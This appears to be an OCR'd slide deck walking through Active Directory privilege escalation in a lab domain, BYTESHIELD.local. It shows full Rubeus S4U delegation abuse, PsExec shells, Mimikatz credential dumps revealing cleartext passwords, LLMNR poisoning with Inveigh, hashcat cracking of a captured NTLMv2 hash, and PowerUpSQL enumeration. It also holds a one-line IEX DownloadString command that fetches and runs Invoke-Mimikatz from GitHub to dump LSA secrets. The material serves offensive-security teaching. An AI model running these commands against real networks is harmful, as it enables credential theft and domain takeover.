  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : 123456
[*] Input username             : FAKE-PC
[*] Input domain               : BYTESHIELD.local
[*] Salt                       : BYTESHIELD.LOCALFAKE-PC
[*]       rc4_hmac             : 32ED87BDB5FDC5E9CBA88547376818D4
[*]       aes128_cts_hmac_sha1 : 820EB3997486B17EC78099DADEB9E4BA
[*]       aes256_cts_hmac_sha1 : 5A59C0BFC8D6D3B28971930DECE275C660C85BC3AFFE2D295EC6643FCB5689F7
[*]       des_cbc_md5          : BFC4451C34E9ECAE
```

Resource-Based Constrained Delegation

- Now that we have the RC4 Password hash for FAKE-PC we will try to impersonate David.Williams who is domain admin
- .\Rubeus.exe s4u /user:FAKE-PC /domain:BYTESHIELD.local /rc4:32ED87BDB5FDC5E9CBA88547376818D4 /impersonateuser:david.williams /msdsspn:http/ws01 /altservice:cifs,host /ptt

```
PS C:\Tools> .\Rubeus.exe s4u /user:FAKE-PC /rc4:32ED87BDB5FDC5E9CBA88547376818D4 /impersonateuser:david.williams /msdsspn:cifs/ws01.BYT
ESHIELD.local /ptt

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: S4U

[*] Using rc4_hmac hash: 32ED87BDB5FDC5E9CBA88547376818D4
[*] Building AS-REQ (w/ preauth) for: 'BYTESHIELD.local\FAKE-PC'
[*] Using domain controller: 10.10.1.13:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

Resource-Based Constrained Delegation

- We can list the content of C$ share
- ls \\WS01\C$

```
PS C:\Tools> ls \\WS01\C$


    Directory: \\WS01\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/19/2023   2:26 AM                glassfish
d-----         3/19/2023   2:20 AM                inetpub
d-----         3/19/2023   2:42 AM                ManageEngine
d-----         3/19/2023   2:28 AM                openjdk6
d-----          7/13/2009   8:20 PM                PerfLogs
d-r---         3/19/2023   2:45 AM                Program Files
d-r---         3/19/2023   2:42 AM                Program Files (x86)
d-----         3/19/2023   2:28 AM                RubyDevKit
d-----         3/19/2023   2:45 AM                startup
d-----         3/19/2023   2:28 AM                tools
d-r---        11/28/2023   3:27 PM                Users
d-----         3/19/2023   2:28 AM                wamp
d-----        11/22/2023   2:27 PM                Windows
-a----         3/19/2023   2:45 AM              0 jack_of_diamonds.png
-a----         3/19/2023   2:43 AM            103 java0.log
-a----         3/19/2023   2:43 AM            103 java1.log
-a----         3/19/2023   2:43 AM            103 java2.log
-a----         10/7/2015   6:22 PM            226 __Argon__.tmp
```

Resource-Based Constrained Delegation

- We Psexec into the machine and execute code in context of the domain admin
- .\PsExec.exe \\ws01 cmd

```
PS C:\Tools> .\PsExec.exe \\ws01 cmd

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
byteshield\david.williams
```

Resource-Based Constrained Delegation

- We have now successfully impersonate domain admin

```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                           Type             SID                                            Attributes
==================================================== ================ ============================================== ==========================================
Everyone                                             Well-known group S-1-1-0                                        Mandatory group, Enable
d by default, Enabled group
BUILTIN\Users                                        Alias            S-1-5-32-545                                   Mandatory group, Enable
d by default, Enabled group
BUILTIN\Administrators                               Alias            S-1-5-32-544                                   Mandatory group, Enable
d by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                                 Well-known group S-1-5-2                                        Mandatory group, Enable
d by default, Enabled group
NT AUTHORITY\Authenticated Users                     Well-known group S-1-5-11                                       Mandatory group, Enable
d by default, Enabled group
NT AUTHORITY\This Organization                       Well-known group S-1-5-15                                       Mandatory group, Enable
d by default, Enabled group
BYTESHIELD\Group Policy Creator Owners               Group            S-1-5-21-2650123447-3108711000-1796582875-520 Mandatory group, Enable
d by default, Enabled group
BYTESHIELD\Domain Admins                             Group            S-1-5-21-2650123447-3108711000-1796582875-512 Mandatory group, Enable
d by default, Enabled group
BYTESHIELD\Enterprise Admins                         Group            S-1-5-21-2650123447-3108711000-1796582875-519 Mandatory group, Enable
d by default, Enabled group
BYTESHIELD\Schema Admins                             Group            S-1-5-21-2650123447-3108711000-1796582875-518 Mandatory group, Enable
d by default, Enabled group
                                                     Unknown SID type S-1-18-2                                       Mandatory group, Enable
d by default, Enabled group
BYTESHIELD\Denied RODC Password Replication Group    Alias            S-1-5-21-2650123447-3108711000-1796582875-572 Mandatory group, Enable
d by default, Enabled group, Local Group
Mandatory Label\High Mandatory Level                 Label            S-1-16-12288
```

Resource-Based Constrained Delegation

- Mimikatz to the rescue

```
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 327293 (00000000:0004fe7d)
Session           : Interactive from 1
User Name         : david.williams
Domain            : BYTESHIELD
Logon Server      : ROOT-DC01
Logon Time        : 11/28/2023 3:27:13 PM
SID               : S-1-5-21-2650123447-3108711000-1796582875-1106
        msv :
         [00000003] Primary
         * Username : David.Williams
         * Domain   : BYTESHIELD
         * NTLM     : 9d0615b4cbfc6a2c149059eddcf156b0
         * SHA1     : b818f0790c3bc93ff7b09ab490034e9c6b775fdd
         [00010000] CredentialKeys
         * NTLM     : 9d0615b4cbfc6a2c149059eddcf156b0
         * SHA1     : b818f0790c3bc93ff7b09ab490034e9c6b775fdd
        tspkg :
        wdigest :
         * Username : David.Williams
         * Domain   : BYTESHIELD
         * Password : D.Password1!
        kerberos :
         * Username : david.williams
         * Domain   : BYTESHIELD.LOCAL
         * Password : D.Password1!
```

Domain Privilege Escalation with Inveigh

- Link-local multicast name resolution (LLMNR)
- What Is LLMNR?
- LLMNR stands for Link-Local Multicast Name Resolution. It is a name resolution service or protocol used on Windows to resolve the IP address of a host on the same local network when the DNS server is not available.

- LLMNR works by sending a query to all devices across a network requesting a specific hostname. It does this using a Name Resolution Request (NRR) packet that it broadcasts to all devices on that network. If there is a device with that hostname, it will respond with a Name Resolution Response (NRP) packet containing its IP address and establish a connection with the requesting device.

- Unfortunately, LLMNR is far from being a secure mode of hostname resolution. Its main weakness is that it uses one's username alongside the corresponding password when communicating.

Domain Privilege Escalation with Inveigh

- What Is LLMNR Poisoning?
- LLMNR Poisoning is a type of man-in-the-middle attack that exploits the LLMNR (Link-Local Multicast Name Resolution) protocol in Windows systems. In LLMNR Poisoning, an attacker listens and waits to intercept a request from the target. If successful, this person can then send a malicious LLMNR response to a target computer, tricking it into sending sensitive information (username and password hash) to them instead of the intended network resource. This attack can be used to steal credentials, perform network reconnaissance, or launch further attacks on the target system or network.


Domain Privilege Escalation with Inveigh

- How Does LLMNR Poisoning Work?
- In most cases, LLMNR is achieved using a tools Responder or Inveigh. It is a popular open-source script usually written in python and powershell used for LLMNR, NBT-NS, and MDNS poisoning. It sets up multiple servers like SMB, LDAP, Auth, WDAP, etc. When run on a network, the Responder or Inveigh script listens to LLMNR queries made by other devices on that network and performs man-in-the-middle attacks on them. The tool can be used to capture authentication credentials, gain access to systems, and perform other malicious activities.

- When an attacker executes the responder script, the script listens quietly for events and LLMNR queries. When one occurs, it sends poisoned responses to them. If these spoofing attacks are successful, the responder displays the target's username and password hash


Domain Privilege Escalation with Inveigh

- Inveigh in action
- Import-Module .\Inveigh.ps1
- Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -HTTPS Y -Proxy Y -IP 10.10.1.5



Domain Privilege Escalation with Inveigh

- Inveigh is Listening waiting for any domain user to make a mistake when trying to access a resource on another server over the network, it will then send poisoned responses the user, to trigger this, let go to one of the domain joined computer and attempt access a resource that does not exist



Domain Privilege Escalation with Inveigh

- Soon as we hit the return key BOOM! We got the NTLM v2 password hash for joe.smith

```
ARNING: [-] [2023-11-28T16:40:01] Error starting HTTP listener
ARNING: [!] [2023-11-28T16:40:01] Exception calling "Start" with "0" argument(s): "Only one usage of each socket
ddress (protocol/network address/port) is normally permitted" $HTTP_listener.Start()
ARNING: [-] [2023-11-28T16:40:02] Error starting Proxy listener
ARNING: [!] [2023-11-28T16:40:02] Exception calling "Start" with "0" argument(s): "Only one usage of each socket
ddress (protocol/network address/port) is normally permitted" $HTTP_listener.Start()
+] [2023-11-28T16:40:03] SMB(51141) outgoing authentication method is Kerberos to 10.10.1.13:445
+] [2023-11-28T16:40:04] DNS request for api.github.com sent to 8.8.8.8 [outgoing query]
+] [2023-11-28T16:40:04] DNS request for api.github.com sent to 8.8.8.8 [outgoing query]
+] [2023-11-28T16:41:15] mDNS(QM) request doesnotexist.local received from 10.10.1.9 [mDNS type disabled]
+] [2023-11-28T16:41:15] mDNS(QM) request doesnotexist.local received from 10.10.1.9 [mDNS type disabled]
+] [2023-11-28T16:41:16] LLMNR request for doesnotexist received from 10.10.1.9 [response sent]
+] [2023-11-28T16:41:16] LLMNR request for doesnotexist received from 10.10.1.9 [response sent]
+] [2023-11-28T16:41:16] TCP(445) SYN packet detected from 10.10.1.9:49909
+] [2023-11-28T16:41:16] SMB(445) negotiation request detected from 10.10.1.9:49909
+] [2023-11-28T16:41:17] SMB(445) NTLM challenge A6F91F02DEEC6FD8 sent to 10.10.1.9:49909
+] [2023-11-28T16:41:17] SMB(445) NTLMv2 captured for BYTESHIELD\Joe.Smith from 10.10.1.9(WIN10-CLIENT-02):49909:
oe.Smith::BYTESHIELD:A6F91F02DEEC6FD8:110651931DABB95EEBBCB3816E03A071:0101000000000000F9573DC35C22DA01A931300983AE1B53
0000000020014004200590054004500530048004900450004C00440001001E00570049004E00310030002D0043004C00490045004E0054002D003000
3100040020004200590054004500530048004900450004C0044002E006C006F00630061006C0003004000570069006E00310030002D0043006C006900
5006E0074002D00300031002E00420059005400450053004800490045004C0044002E006C006F00630061006C0005002000420059005400450053004
800490045004C0044002E006C006F00630061006C0007000800F9573DC35C22DA0106000400020000000800300030000000000000000000000000020
0000619660946B1BA0CCF7FBB90D43E070F6C1357955725E6EC191E86DB041F2B50D0A001000000000000000000000000000000000000090022006300
5900660073002F0064006F00650073006E006F00740065007800690073007400000000000000000000
+] [2023-11-28T16:41:29] DNS request for api.github.com sent to 8.8.8.8 [outgoing query]
```

Domain Privilege Escalation with Inveigh

- We can retrieve clean outpu
- Get-Inveigh –NTLMv2

```
PS C:\Tools\Inveigh-master> Get-Inveigh -NTLMv2
Joe.Smith::BYTESHIELD:A6F91F02DEEC6FD8:110651931DABB95EEBBCB3816E03A071:0101000000000000F9573DC35C22DA01A931300983AE1B53
0000000002001400420059005400450053004800490045004C0044001001E00570049004E0031003000 2D0043004C00490045004E0054002D003000
3100040020004200590054004500530048004900450 04C0044002E006C006F0063006100 6C0003004000570069006E0031003000 2D0043006C006900
55006E0074002D00300031002E00420059005400450053004800490045004C0044002E006C006F0063006100 6C0005002000420059005400450053 00
4800490045004C0044002E006C006F0063006100 6C0007000800F9573DC35C22DA0106000400020000000800300030000000000000000000000000020
0000619660946B1BA0CCF7FBB90D43E070F6C1357955725E6EC191E86DB041F2B50D0A001000000000000000000000000000000000000090022006300
5900660073002F0064006F00650073006E006F007400650078006900730074000000000000000000
```

- We have the NTLMv2 hashes now we can attempt to crack it

Domain Privilege Escalation with Inveigh

- Cracking the hashes with hashcat
- .\hashcat.exe -a 0 -m 5600 .\ntv2hashes.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -a 0 -m 5600 .\ntv2hashes.txt .\PasswordList.txt
hashcat (v6.2.6) starting

JOE.SMITH::BYTESHIELD:a6f91f02deec6fd8:110651931dabb95eebbcb3816e03a071:0101000000000000f9573dc35c22da01a931300983ae1b53000000000200
1400420059005400450053004800490045004c00440001001e00570049004e00310030002d0043004c00490045004e0054002d003000310004002000420059005400
450053004800490045004c0044002e006c006f00630061006c0003004000570069006e00310030002d0043006c00690065006e0074002d00300031002e0042005900
540045005300480049004500 4c0044002e006c006f00630061006c0005002000420059005400450053004800490045004c0044002e006c006f00630061006c000700
0800f9573dc35c22da0106000400020000000800300030000000000000000000000000200000619660946b1ba0ccf7fbb90d43e070f6c1357955725e6ec191e86db0
41f2b50d0a001000000000000000000000000000000000900220063006900660073002f0064006f00650073006e006f00740065007800690073007400000000000
00000000:J.Password1!
```

Domain Privilege Escalation with Inveigh

- We can now Enumerate the user joe.smith to get his privilege level and group membership
- Get-DomainUser –Identity joe.smith

```
PS C:\Tools> Get-DomainUser -Identity joe.smith


logoncount              : 59
badpasswordtime         : 11/29/2023 1:01:55 PM
distinguishedname       : CN=Joe Smith,CN=Users,DC=BYTESHIELD,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : Joe Smith
lastlogontimestamp      : 11/28/2023 4:32:54 PM
userprincipalname       : Joe.Smith@BYTESHIELD.local
name                    : Joe Smith
objectsid               : S-1-5-21-2650123447-3108711000-1796582875-1108
samaccountname          : Joe.Smith
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 11/29/2023 12:32:54 AM
instancetype            : 4
usncreated              : 16457
objectguid              : 7f87bef3-13e5-4402-aed4-8bbd8b8662a3
sn                      : Smith
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata   : {11/22/2023 12:24:37 PM, 1/1/1601 12:00:00 AM}
givenname               : Joe
memberof                : {CN=IT Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Server
                          Operators,CN=Builtin,DC=BYTESHIELD,DC=local, CN=Backup
                          Operators,CN=Builtin,DC=BYTESHIELD,DC=local, CN=Print
                          Operators,CN=Builtin,DC=BYTESHIELD,DC=local}
lastlogon               : 11/30/2023 12:04:47 PM
badpwdcount             : 0
cn                      : Joe Smith
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated             : 11/20/2023 2:15:20 PM
primarygroupid          : 513
pwdlastset              : 11/20/2023 6:15:20 AM
usnchanged              : 57528
```

Domain Privilege Escalation with Inveigh


- Joe.smith is a member of a custom group named IT Admins, Let's enumerate the group also
- Get-DomainGroup –Identity "IT Admins"

```
PS C:\Tools> Get-DomainGroup -Identity "IT Admins"


usncreated              : 69905
grouptype               : GLOBAL_SCOPE, SECURITY
samaccounttype          : GROUP_OBJECT
samaccountname          : IT Admins
whenchanged             : 11/30/2023 8:01:04 PM
objectsid               : S-1-5-21-2650123447-3108711000-1796582875-1134
objectclass             : {top, group}
cn                      : IT Admins
usnchanged              : 69939
dscorepropagationdata   : 1/1/1601 12:00:00 AM
memberof                : CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
distinguishedname       : CN=IT Admins,CN=Users,DC=BYTESHIELD,DC=local
name                    : IT Admins
member                  : CN=Joe Smith,CN=Users,DC=BYTESHIELD,DC=local
whencreated             : 11/30/2023 7:47:42 PM
instancetype            : 4
objectguid              : 8216423d-b1ce-4917-ba11-de6f3d045713
objectcategory          : CN=Group,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

Domain Privilege Escalation with Inveigh

- IT Admins Group is a member of local administrators group, now let's see if we have local admin access on any of the workstation



- Being a Member of IT Admins Group Joe.Smith has local admin right on all the domain workstations including the DomainController itself, let's try to initiate powershell session to the DC

Domain Privilege Escalation with Inveigh

- It's Confirmed that we have admin right
- Enter-PSSession ROOT-DC01

```
PS C:\Tools> Enter-PSSession ROOT-DC01
[ROOT-DC01]: PS C:\Users\joe.smith\Documents> hostname
ROOT-DC01
[ROOT-DC01]: PS C:\Users\joe.smith\Documents> ipconfig


Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.1.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.1.1
```

Domain Privilege Escalation with Inveigh

- Dumping NTLM Password hashes
- IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Invoke-Mimikatz.ps1") ; Invoke-Mimikatz -Command '"lsadump::lsa /patch"' ; exit



Domain Privilege Escalation with Inveigh

- Using Psexec
- .\PsExec.exe \\ROOT-DC01 cmd.exe

```
PS C:\Tools> .\PsExec.exe \\ROOT-DC01 cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
byteshield\joe.smith

C:\Windows\system32>hostname
ROOT-DC01
```

Domain Privilege Escalation – SQL Server

- PowerUpSQL is a powerful tool written in PowerShell enumerating and Exploiting SQL server
- Import-Module .\PowerUpSQL.psd1

```
PS C:\Tools\PowerUpSQL-master> Import-Module .\PowerUpSQL.psd1
WARNING: The names of some imported commands from the module 'PowerUpSQL' include unapproved verbs that might make them
 less discoverable. To find the commands with unapproved verbs, run the Import-Module command again with the Verbose
parameter. For a list of approved verbs, type Get-Verb.
```

Domain Privilege Escalation – SQL Server

- Enumerating Running SQL Instance
- Get-SQLInstanceScanUDP -ComputerName ROOT-DC01 -Verbose

```
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceScanUDP -ComputerName ROOT-DC01 -Verbose
VERBOSE:   - ROOT-DC01 - UDP Scan Start.
VERBOSE: ROOT-DC01 - Found: ROOT-DC01\BS_SQLSERVER
VERBOSE:   - ROOT-DC01 - UDP Scan Complete.


ComputerName : ROOT-DC01
Instance     : ROOT-DC01\BS_SQLSERVER
InstanceName : BS_SQLSERVER
ServerIP     : ::1 10.10.1.13
TCPPort      : 1433
BaseVersion  : 14.0.1000.169
IsClustered  : No
```

Domain Privilege Escalation – SQL Server

- We found 2 SQL Servers running in this domain, but we are only interested on the one running locally
- Get-SQLInstanceDomain
- Get-SQLInstanceLocal

```
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceDomain

ComputerName      : Win10-Client-01.BYTESHIELD.local
Instance          : Win10-Client-01.BYTESHIELD.local,1433
DomainAccountSid  : 1500000521000183172245157884275185219173211079540O
DomainAccount     : WIN10-CLIENT-01$
DomainAccountCn   : WIN10-CLIENT-01
Service           : MSSQLSvc
Spn               : MSSQLSvc/Win10-Client-01.BYTESHIELD.local:1433
LastLogon         : 11/30/2023 2:40 PM
Description       :

ComputerName      : Win10-Client-01.BYTESHIELD.local
Instance          : Win10-Client-01.BYTESHIELD.local
DomainAccountSid  : 1500000521000183172245157884275185219173211079540O
DomainAccount     : WIN10-CLIENT-01$
DomainAccountCn   : WIN10-CLIENT-01
Service           : MSSQLSvc
Spn               : MSSQLSvc/Win10-Client-01.BYTESHIELD.local
LastLogon         : 11/30/2023 2:40 PM
Description       :


PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceLocal

ComputerName         : ROOT-DC01
Instance             : ROOT-DC01\BS_SQLSERVER
ServiceDisplayName   : SQL Server (BS_SQLSERVER)
ServiceName          : MSSQL$BS_SQLSERVER
ServicePath          : "C:\Program Files\Microsoft SQL Server\MSSQL14.BS_SQLSERVER\MSSQL\Binn\sqlservr.exe"
                       -sBS_SQLSERVER
ServiceAccount       : NT Service\MSSQL$BS_SQLSERVER
State                : Running
```

Domain Privilege Escalation – SQL Server

- Testing the Accessibility
- Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded –Verbose
- Get-SQLInstanceLocal | Get-SQLConnectionTestThreaded -Verbose

```
PS C:\Tools\PowerUpSQL-master> Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Verbose
VERBOSE: Creating runspace pool and session states
VERBOSE: Win10-Client-01.BYTESHIELD.local : Connection Success.VERBOSE: Win10-Client-01.BYTESHIELD.local,1433 : Connecti
on Success.

